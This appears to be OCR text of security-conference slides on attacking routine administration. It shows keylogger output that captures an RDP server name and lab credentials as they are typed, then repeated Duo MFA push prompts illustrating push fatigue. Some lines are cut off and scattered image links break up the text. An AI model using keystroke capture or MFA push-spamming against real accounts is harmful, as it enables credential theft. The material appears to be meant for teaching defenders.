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
#>
    [CmdletBinding()]
```

Exploiting Typical Administration



```
"TypedKey","WindowTitle","Time"
"t","Remote Desktop Connection","8/1/2018 2:08:19 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:19 AM"
"d","Remote Desktop Connection","8/1/2018 2:08:20 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"d","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"1","Remote Desktop Connection","8/1/2018 2:08:21 AM"
"1","Remote Desktop Connection","8/1/2018 2:08:22 AM"
".","Remote Desktop Connection","8/1/2018 2:08:22 AM"
"l","Remote Desktop Connection","8/1/2018 2:08:22 AM"
"a","Remote Desktop Connection","8/1/2018 2:08:23 AM"
"b","Remote Desktop Connection","8/1/2018 2:08:23 AM"
".","Remote Desktop Connection","8/1/2018 2:08:23 AM"
"t","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"i","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"m","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"a","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"c","Remote Desktop Connection","8/1/2018 2:08:24 AM"
"r","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"e","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"s","Remote Desktop Connection","8/1/2018 2:08:25 AM"
"e","Remote Desktop Connection","8/1/2018 2:08:25 AM"
```

```
"t","Windows Security","8/1/2018 2:0
"r","Windows Security","8/1/2018 2:0
"i","Windows Security","8/1/2018 2:0
"m","Windows Security","8/1/2018 2:0
"a","Windows Security","8/1/2018 2:0
"r","Windows Security","8/1/2018 2:0
"c","Windows Security","8/1/2018 2:0
"l","Windows Security","8/1/2018 2:0
"a","Windows Security","8/1/2018 2:0
"b","Windows Security","8/1/2018 2:0
"\","Windows Security","8/1/2018 2:0
"d","Windows Security","8/1/2018 2:0
"a","Windows Security","8/1/2018 2:0
"r","Windows Security","8/1/2018 2:0
"t","Windows Security","8/1/2018 2:0
"h","Windows Security","8/1/2018 2:0
"v","Windows Security","8/1/2018 2:0
"a","Windows Security","8/1/2018 2:0
"d","Windows Security","8/1/2018 2:0
"e","Windows Security","8/1/2018 2:0
"r","Windows Security","8/1/2018 2:0
"<Tab>","Windows Security","8/1/201
"<Shift>","Windows Security","8/1/20
"S","Windows Security","8/1/2018 2:0
"k","Windows Security","8/1/2018 2:0
```

Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"
"Remote Desktop Connection","8/1/2018 2:08:19 AM"
"t","r","d","c","d","c","1","1",".","l","a","b",".","t","r","i","m","a","r","c","r","e","s","e","a","r","c","h",".","c","o","m","<Enter>",
"t","r","i","m","a","r","c","l","a","b","\","d","a","r","t","h","v","a","d","e","r",
"<Tab>","<Shift>",
"S","k",""y","w","a","l","k","e","r","2","0","1","8","<Shift>","!",
```

```
TypedKeyWindowTitleTime
Remote Desktop Connection 8/1/2018 2:08:19 AM


trdcdc11.lab.trimarcresearch.com<Enter>
trimarclab\darthvader
<Tab>
<Shift>Skywalker2018<Shift>!
```

What About MFA?


Let's MFA that RDP

Multi-Factor Authentication

Multi-Factor Authentication




Fun with MFA



Login Request
Protected by Duo Security
TRIMARC
Trimarc
TR RDP
Sean
172.271.271.172
Las Vegas, NV, US
10:57:46 AM EDT
July 24, 2018
Approve
Deny

Fun with MFA



Login Request
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

July 24, 2018
Approve
Deny
Login Request
Protected by Duo Security
TRIMARC
Trimarc
TR RDP
Sean
172.271.271.172
Las Vegas, NV, US
10:57:47 AM EDT
July 24, 2018
Approve
Deny

Fun with MFA



Login Request
Protected by Duo Security
Trimarc
[Trimarc Research] ADFS
Sean
172.271.271.172
Las Vegas, NV, US
10:57:46 AM EDT
July 24, 2018
Approve
Deny



Login Request
Protected by Duo Security
Trimarc
[Trimarc Research] ADFS
Sean
172.271.271.172
Las Vegas, NV, US
10:57:47 AM EDT
July 24, 2018
Approve
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
